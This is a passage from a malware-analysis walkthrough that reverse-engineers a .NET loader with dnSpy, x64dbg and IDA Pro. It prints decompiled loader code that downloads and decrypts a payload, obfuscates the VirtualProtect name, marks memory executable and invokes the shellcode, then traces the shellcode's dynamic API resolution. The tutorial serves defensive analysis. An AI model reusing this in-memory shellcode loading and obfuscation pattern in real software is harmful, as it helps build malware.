183             class2_0.delegate_0 = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Class2.Delegate0));
184             GC.Collect();
185             if (class2_0.delegate_0 != null)
186             {
187                 class2_0.delegate_0.DynamicInvoke(Array.Empty<object>());
188                 throw new Exception();
189             }
190         }
191     }
192 }
```

Figure 1.5.8

This method also calls several other methods, but one of them looks similar to what we just saw with `VirtualAlloc`, only this time we see `VirtualProtect` (Figure 1.5.9):

```
// Token: 0x06000012 RID: 18 RVA: 0x000020F0 File Offset: 0x000002F0
static bool smethod_0(uint uint_0, uint uint_1, ref uint uint_2, [Out] IntPtr intptr_0)
{
    object[] array = new object[]
    {
        intptr_0,
        uint_1,
        uint_0,
        0U
    };
    string string_ = "kernel32.dll";
    string string_2 = "V.i.r.t.u.a.l.P.r.o.t.e.c.t".Replace(".", null);
    Type typeFromHandle = typeof(Class3.Delegate2);
    bool result = (bool)Class4.smethod_2(typeFromHandle, string_, ref array, string_2);
    uint_2 = (uint)array[3];
    return result;
}
```

Figure 1.5.9

Using the same method as before to find the arguments of `VirtualAlloc`, we find that [the arguments for `VirtualProtect`] are:

Parameter name	Type	Argument value	Description
`lpAddress`	`LPVOID`	`0x06510000`	“The address of the starting page of the region of pages whose access protection attributes are to be changed.”

dwSize	SIZE_T	0x0010AA35	“The size of the memory region whose protections are to be changed, in bytes.” In this case, this is the size of our downloaded payload
flNewProtect	DWORD	0x20	PAGE_EXECUTE_READ
lpflOldProtect	PDWORD	0	An optional pointer to the previous access protection value

Table 1.5.2: the arguments of `VirtualAlloc`

In summary, we are marking the recently allocated memory as `PAGE_EXECUTE_READ`. This foreshadows that the decrypted payload that was copied into the allocated memory will eventually be executed, which implies that the payload downloaded from the internet is actually shellcode that can run regardless of position in memory.

Indeed, if we go back to the previous method (Figure 1.5.10), we see that the next few instructions include calls to `Marshal.GetDelegateForFunctionPointer` and `DynamicInvoke` (which were used to invoke `VirtualAlloc` and `VirtualProtect`), and we can see that the pointer to the allocated memory where our payload was copied to is passed in as an argument, thus confirming our suspicion that the sample is executing shellcode:

```
176         // Token: 0x0600001D RID: 29 RVA: 0x0000259C File Offset: 0x0000079C
177         static void smethod_10(Class2 class2_0)
178         {
179             byte[] array = Class4.smethod_5(class2_0);          Download and decrypt payload
180             IntPtr intPtr = Class4.smethod_9(array, class2_0); Invoke VirtualAlloc
181             Marshal.Copy(array, 0, intPtr, array.Length);
182             Class4.smethod_6(array, intPtr, class2_0);          Invoke VirtualProtect
183             class2_0.delegate_0 = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Class2.Delegate0));
184             GC.Collect();
185             if (class2_0.delegate_0 != null)
186             {
187                 class2_0.delegate_0.DynamicInvoke(Array.Empty<object>());
188                 throw new Exception();
189             }
190         }
191     }
192 }
```

Figure 1.5.10

Through a combination of static and dynamic analysis, we determined that `VirtualAlloc` and `VirtualProtect` were being called, identified their arguments, and discovered that the sample executes the decrypted payload.

Summary

To summarize this section, we've:

1. Identified the sample as a .NET assembly using the *file* utility
2. De-obfuscated the sample using *de4dot*
3. Used *dnSpy* to determine that the sample downloads a payload from the internet
4. Used *dnSpy*'s debugging capabilities to download the payload and decrypt it
5. Determined that the sample loads the decrypted payload into memory and executes it

Part 2: Debugging the execution of native code

We want to start off this section with an introduction to the concept of unmanaged vs. managed code. Microsoft provides this resource that we feel is a good introduction, but in summary, managed code (usually written in languages like C#) is run in a **Common Language Runtime**, or CLR, that takes care of memory management and security. In contrast, unmanaged code (written in either C or C++) is run directly by the operating system, and thus memory must be managed manually by the program.

The reason we bring this up is that the sample has transitioned execution from managed to unmanaged code; in the last section, we observed that the sample, which was executed in a runtime, downloaded a payload and wrote it to memory, converted the pointer to this memory into a delegate, and invoked it.

Up until now, we were able to step through the managed code with *dnSpy*, but since execution hopped to unmanaged code, we've lost visibility of the execution flow of the sample and can no longer control its execution with *dnSpy*'s debugger. We'll need to find some way to use a native debugger, like *x64dbg*, to attach to the process in order to gain insight on the unmanaged code.

Debugging the unmanaged code using *x64dbg*

We first load the sample into *x64dbg*, and then set a breakpoint on `kernel32.VirtualProtect` by selecting the 'Symbols' tab > Type '`kernel32.dll`' in the Module search bar > Type '`VirtualProtect`' in the Symbol search bar > Right click '`VirtualProtect`' > Click 'Toggle Breakpoint' (Figure 2.1.1):




Figure 2.1.1

Since we know what arguments are passed to `VirtualProtect`, we can set a conditional breakpoint by selecting the 'Breakpoints' tab > Right-click the breakpoint we created in the previous step > 'Edit' (Figure 2.1.2):




Figure 2.1.2

We'll create the following conditional breakpoint (note that the arguments are zero-indexed, so

we are getting the second and third arguments of `VirtualProtect`) (Figure 2.1.3):




Figure 2.1.3

After setting the breakpoint, we run the sample. When we break at our breakpoint, we can see that the stack now contains the expected arguments of `VirtualProtect` (Figure 2.1.4)




Figure 2.1.4: The arguments of `VirtualProtect` as shown in x64dbg

We can now set an execution breakpoint at the beginning of the allocated memory (“Memory Map” tab > right click `06BD0000` > “Memory Breakpoint” > “Execute” > “Singleshoot”), and remove the breakpoint we placed on `VirtualProtect`. We continue execution, and we break at the first instruction of the shellcode. We have successfully found a way to control the execution of the unmanaged code using the debugger.

Using *IDA Pro* in parallel to statically analyze the shellcode

At this point, as we use *x64dbg* for dynamic analysis, we’ll also start using *IDA Pro* in parallel to statically analyze the shellcode.

When analyzing shellcode, it can be very difficult to comprehend the sample solely based on either static or dynamic analysis alone. Although *IDA Pro* is capable of decompiling code, it doesn’t give the whole picture since many variables and arguments are generated dynamically, and functions are often called by memory reference. We would know the overall control flow of the program, but we wouldn't know the purpose of the functions without any data, API function names, or strings to inform us. On the other hand, with just dynamic analysis (or in this case,

x64dbg), it can be very easy to lose the forest for the trees when stepping through assembly instructions. Thus, we will frequently need to switch between the two tools to put together a clear picture of what the malware is doing; we'll use the debugger to step our way through the instructions, and use the decompiled code as landmarks and signposts to guide us along the way.

We'll use the following flow quite frequently:

1. Quickly view the decompiled code to identify the control flow as well as which functions are frequently called.
2. Step over frequently called functions and examine EAX to see what's returned by the function (in many calling conventions, the return value of a function is stored in EAX), or if a pointer is passed into a function, we'll compare and contrast the state of the memory that is being pointed to before and after the function is called.
3. Record the information gleaned from the debugger in *IDA Pro* so that we can keep track of our findings and get a bird's-eye-view of what the sample is doing

---

Syncing static and dynamic analysis

We'll start off by dumping the shellcode from memory onto disk so that we can examine it with *IDA Pro* ("Memory Map" tab > right click "`06BD0000`" > "Dump Memory to File"):




Figure 2.2.1: Dumping memory to a file in x64dbg

Next, we'll want to find the decompiled code in *IDA Pro* that corresponds to the first instructions in the shellcode so that we can follow along the decompiled code as we use the debugger.

We copy the first set of bytes before the first jump:

```
06CD7C98    C401                les eax,fword ptr ds:[ecx]
EIP 06CD7C9A  73 59             jae 6CD7CF5
06CD7C9C    5A                  pop edx
06CD7C9D    51                  push ecx
06CD7C9E    52                  push edx
06CD7C9F    81EC D4020000       sub esp,2D4
06CD7CA5    53                  push ebx
06CD7CA6    55                  push ebp
06CD7CA7    56                  push esi
06CD7CA8    8BB424 E4020000     mov esi,dword ptr ss:[esp+2E4]
06CD7CAF    33DB                xor ebx,ebx
06CD7CB1    57                  push edi
06CD7CB2    8BFB                mov edi,ebx
06CD7CB4    399E 38020000       cmp dword ptr ds:[esi+238],ebx
06CD7CBA  0F84 EA000000         je 6CD7DAA
```

Figure 2.2.2: Copying the first set of instructions in x64dbg

Then we search for these bytes in *IDA Pro* (“Search” in top menu bar > “Next sequence of bytes”):




Figure 2.2.3: Searching for the first set of instructions in IDA Pro

There is just one result yielded by our search, `sub_107C9B`:

Address	Function	Instruction
seg000:00107C9B	sub_107C9B	pop ecx

Figure 2.2.4: Result of the binary search

Here is the decompiled code of `sub_107C9B` (Figure 2.2.5):

```
int __usercall sub_107C9B@<eax>(int a1@<ebx>, int a2@<ebp>, int a3@<edi>, int a4@<esi>)
{
  int *v4; // edx
  int *v5; // esi
  int v6; // edi
  int (__cdecl *func_ptr)(_DWORD); // edi
  int v8; // eax
  void (__cdecl *v9)(int); // ebx
  int (__cdecl *v10)(int *); // ebp
  int v11; // eax
  int v12; // eax
  int v14; // [esp-24h] [ebp-31Ch]
  char *v15; // [esp-4h] [ebp-2FCh]
  int *v16; // [esp+0h] [ebp-2F8h] BYREF
  int v17; // [esp+4h] [ebp-2F4h]
  int v18[46]; // [esp+8h] [ebp-2F0h] BYREF
  int v19; // [esp+C4h] [ebp-234h]
  int *v20; // [esp+2F0h] [ebp-8h]
  int *v21; // [esp+2F4h] [ebp-4h]

  v4 = v21;
  v21 = v20;
  v20 = v4;
  v18[4] = a1;
  v18[3] = a2;
  v18[2] = a4;
  v5 = v21;
  v18[1] = a3;
  v6 = 0;
  if ( v21[142] )
```

Figure 2.2.5

Dynamic API resolution

If we step until we get to our first jump, we end up in this else block.

```
    v9 = (void (__cdecl *)(int))get_func_ptr((int)v21, v21[40], v21[41], v21[10], v14);
    v10 = (int (__cdecl *)(int *))get_func_ptr((int)v21, v21[42], v21[43], v21[10], v21[11]);
    v17 = ((int (__cdecl *)(_DWORD))v21[14])(0);
    if ( v21 && v9 )
    {
      if ( v10 )
      {
        v18[0] = (int)&byte_10007;
        v11 = v10(v18);
        v9(v11);
        v12 = v15 + v5[142];
        v19 &= 0xFFFFFFFC;
        v18[44] = v12;
        ((void (__cdecl *)(int **, _DWORD))unk_0)(&v16, 0);
      }
    }
  }
  else
  {
    sub_108F76(v21);
  }
  return v6;
}
```

Figure 2.3.1: The first function we encounter in the debugger

At this moment, we anticipate that readers might be wondering about the functions above the else block. Our readers might understandably fear that important information would be missed if

those functions are left unanalyzed. We reassure our readers that we often share that same fear. However, rather than examine each and every function, the approach we prefer to take is to follow the main execution flow until it either runs too deep to the point where we feel that it would be good to explore nearby functions, or the execution flow simply does not provide enough information to understand the sample. For now, let's dive into it. We can always return and analyze the surrounding code if necessary. Remember there's always the option of running dynamic analysis tools like *Process Monitor* and *fakenet* in the background to catch any interesting behavior should they occur while we're debugging.

We step into `sub_108F76` and see multiple calls to a function, `sub_10A51D` (Figure 2.3.2).

```
35  v2 = (_DWORD *)sub_10A51D(a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = v2;
37  v3 = (void (__stdcall *)(char *, _DWORD, int))sub_10A51D(a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = v3;
39  v4 = (void (__stdcall *)(_DWORD))sub_10A51D(a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = v4;
41  v27 = v4;
42  if ( !v2 || !v3 || !v4 )
43    return -1;
44  v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))v2)(0, *a1, 12288, 4);
45  v7 = (char *)v6;
46  if ( !v6 )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(v6, a1, *a1);
53  sub_10A9B6(v32, 0, 0x20u);
54  v9 = v7 + 40;
55  if ( *((_DWORD *)v7 + 141) != 3
56    || (sub_10A68A(v7 + 4, v7 + 20, v7 + 572, *(_DWORD *)v7 - 572),
57        sub_10A560(v7 + 3116, *v9, *((_DWORD *)v7 + 11)) == *((_DWORD *)v7 + 844))
58    && v10 == *((_DWORD *)v7 + 845) )
59  {
60    v11 = sub_10A51D(v7, *((_DWORD *)v7 + 12), *((_DWORD *)v7 + 13), *v9, *((_DWORD *)v7 + 11));
```

Figure 2.3.2

If we step over the first call, we can see that the function pointer to `kernel32.VirtualAlloc` is returned in EAX (Figure 2.3.3):

```
EAX    77ADA170        <kernel32.VirtualAlloc>
```

Figure 2.3.3

If we step over the next two calls to `sub_10A51D`, they also yield function pointers to other APIs (Figures 2.3.4 and 2.3.5). From this, we can probably deduce that `sub_10A51D` dynamically resolves API functions and returns their pointers.

```
EAX    77AD9F30        <kernel32.VirtualFree>
```

Figure 2.3.4: A pointer to `VirtualFree` is returned in the second call to `sub_10A51D`

```
EAX    77CCA3B0    <ntdll.RtlExitUserProcess>
```

Figure 2.3.5: A pointer to `RtlExitUserProcess` is returned in the third call to `sub_10A51D`

Let's label this function as `get_func_ptr` to make the decompiled code easier to read (right click the function name > "Rename global item"):

```
35  func_ptr = (_DWORD *)get_func_ptr(a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = func_ptr;
37  v3 = (void (__stdcall *)(int, _DWORD, int))get_func_ptr(a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = v3;
39  v4 = (void (__stdcall *)(_DWORD))get_func_ptr(a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = v4;
41  v27 = v4;
42  if ( !func_ptr || !v3 || !v4 )
43    return -1;
44  v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))func_ptr)(0, *a1, 12288, 4);
45  v7 = v6;
46  if ( !v6 )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(v6, a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (_DWORD *)(v7 + 40);
55  if ( *(_DWORD *)(v7 + 564) != 3
56    || (sub_10A68A(v7 + 4, v7 + 20, v7 + 572, *(_DWORD *)v7 - 572),
57        sub_10A560(v7 + 3116, *v9, *(_DWORD *)(v7 + 44)) == *(_DWORD *)(v7 + 3376))
58    && v10 == *(_DWORD *)(v7 + 3380) )
59  {
60    v11 = get_func_ptr(v7, *(_DWORD *)(v7 + 48), *(_DWORD *)(v7 + 52), *v9, *(_DWORD *)(v7 + 44));
```

Figure 2.3.6: The decompiled code after renaming `sub_10A51D` to `get_func_ptr`

We can do the same thing in *x64dbg* by right clicking the address of the function (in our case, it was `0x06CDA51D`) > "Label" > "Label `06CDA51D`":

```
call <get_func_ptr>
```

Figure 2.3.7: The disassembly instruction after renaming `06CDA51D` to `get_func_ptr`

Finally, let's also rename the variables that store the returned function pointers (right click variable name > "Rename lvar":

```
35  virtual_alloc = (_DWORD *)get_func_ptr(a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = (void (__stdcall *)(int, _DWORD, int))get_func_ptr(a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = virtual_free;
39  rtl_exit_process = (void (__stdcall *)(_DWORD))get_func_ptr(a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = rtl_exit_process;
41  v27 = rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  v7 = v6;
46  if ( !v6 )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(v6, a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (_DWORD *)(v7 + 40);
55  if ( *(_DWORD *)(v7 + 564) != 3
56    || (sub_10A68A(v7 + 4, v7 + 20, v7 + 572, *(_DWORD *)v7 - 572),
57        sub_10A560(v7 + 3116, *v9, *(_DWORD *)(v7 + 44)) == *(_DWORD *)(v7 + 3376))
58    && v10 == *(_DWORD *)(v7 + 3380) )
59  {
60    v11 = get_func_ptr(v7, *(_DWORD *)(v7 + 48), *(_DWORD *)(v7 + 52), *v9, *(_DWORD *)(v7 + 44));
```

Figure 2.3.8: The decompiled code after renaming the local variables containing the returned function pointers

---

We'll step forward until we reach the next function (Figure 2.3.9):

```
35  virtual_alloc = (_DWORD *)get_func_ptr(a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = (void (__stdcall *)(int, _DWORD, int))get_func_ptr(a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = virtual_free;
39  rtl_exit_process = (void (__stdcall *)(_DWORD))get_func_ptr(a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = rtl_exit_process;
41  v27 = rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  v7 = v6;
46  if ( !v6 )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(v6, a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (_DWORD *)(v7 + 40);
55  if ( *(_DWORD *)(v7 + 564) != 3
56    || (sub_10A68A(v7 + 4, v7 + 20, v7 + 572, *(_DWORD *)v7 - 572),
57        sub_10A560(v7 + 3116, *v9, *(_DWORD *)(v7 + 44)) == *(_DWORD *)(v7 + 3376))
58    && v10 == *(_DWORD *)(v7 + 3380) )
59  {
60    v11 = get_func_ptr(v7, *(_DWORD *)(v7 + 48), *(_DWORD *)(v7 + 52), *v9, *(_DWORD *)(v7 + 44));
```

Figure 2.3.9

Looks like we're calling `VirtualAlloc` to allocate a memory region of 12288 bytes. When we step over the call, it returns the address of the allocated memory, `0x06710000` (Figure 2.3.10):




Figure 2.3.10

Let's label the variable that stores the memory address `alloced_mem`:

```
34
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  v7 = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(alloced_mem, (int)a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (int *)(v7 + 40);
55  if ( *(_DWORD *)(v7 + 564) != 3
56    || (sub_10A68A(v7 + 4, v7 + 20, v7 + 572, *(_DWORD *)v7 - 572),
57        sub_10A560(v7 + 3116, *v9, *(_DWORD *)(v7 + 44)) == *(_DWORD *)(v7 + 3376))
58    && v10 == *(_DWORD *)(v7 + 3380) )
59  {
60    func_ptr = get_func_ptr(v7, *(_DWORD *)(v7 + 48), *(_DWORD *)(v7 + 52), *v9, *(_DWORD *)(v7 + 44));
61    *(_DWORD *)(v7 + 48) = func_ptr;
62    if ( !func_ptr )
63      return -1;
```

Figure 2.3.11: The decompiled code after renaming the pointer to the memory allocated by `VirtualAlloc`

We'll also label `v7`, as it's essentially `alloced_mem`, and is used in the upcoming functions:

```
34
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(alloced_mem, (int)a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                    + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
```

Figure 2.3.12: The decompiled code after renaming the copy of `alloced_mem`

Lastly, we'll label the address in ***x64dbg*** (right click "`06710000`" > "Follow in Dump" > right click "`06710000`" in the dump pane > "Label Current Address"):




Figure 2.3.13: EAX after renaming `06710000`

Identifying `memcpy`

We step forward until we hit the next function, `sub_10A992` (Figure 2.4.1):

```
35  virtual_alloc = (_DWORD *)get_func_ptr((int)a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = virtual_alloc;
37  virtual_free = get_func_ptr((int)a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = (void (__stdcall *)(int, _DWORD, int))virtual_free;
39  rtl_exit_process = get_func_ptr((int)a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = (void (__stdcall *)(_DWORD))rtl_exit_process;
41  v27 = (void (__stdcall *)(_DWORD))rtl_exit_process;
42  if ( !virtual_alloc || !virtual_free || !rtl_exit_process )
43    return -1;
44  alloced_mem = (_BYTE *)((int (__stdcall *)(_DWORD, _DWORD, int, int))virtual_alloc)(0, *a1, 12288, 4);
45  alloced_mem_copy = (int)alloced_mem;
46  if ( !alloced_mem )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  sub_10A992(alloced_mem, (int)a1, *a1);
53  sub_10A9B6(v32, 0, 32);
54  v9 = (int *)(alloced_mem_copy + 40);
55  if ( *(_DWORD *)(alloced_mem_copy + 564) != 3
56    || (sub_10A68A(
57          alloced_mem_copy + 4,
58          alloced_mem_copy + 20,
59          alloced_mem_copy + 572,
60          *(_DWORD *)alloced_mem_copy - 572),
61        sub_10A560(alloced_mem_copy + 3116, *v9, *(_DWORD *)(alloced_mem_copy + 44)) == *(_DWORD *)(alloced_mem_copy
62                                                                                                  + 3376))
63    && v10 == *(_DWORD *)(alloced_mem_copy + 3380) )
64  {
65    func_ptr = get_func_ptr(
```

Figure 2.4.1

The following arguments are passed into `sub_10A992` (Figure 2.4.2):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 06BD0005 06BD0005
3: [esp+8] 00107C96 00107C96
```

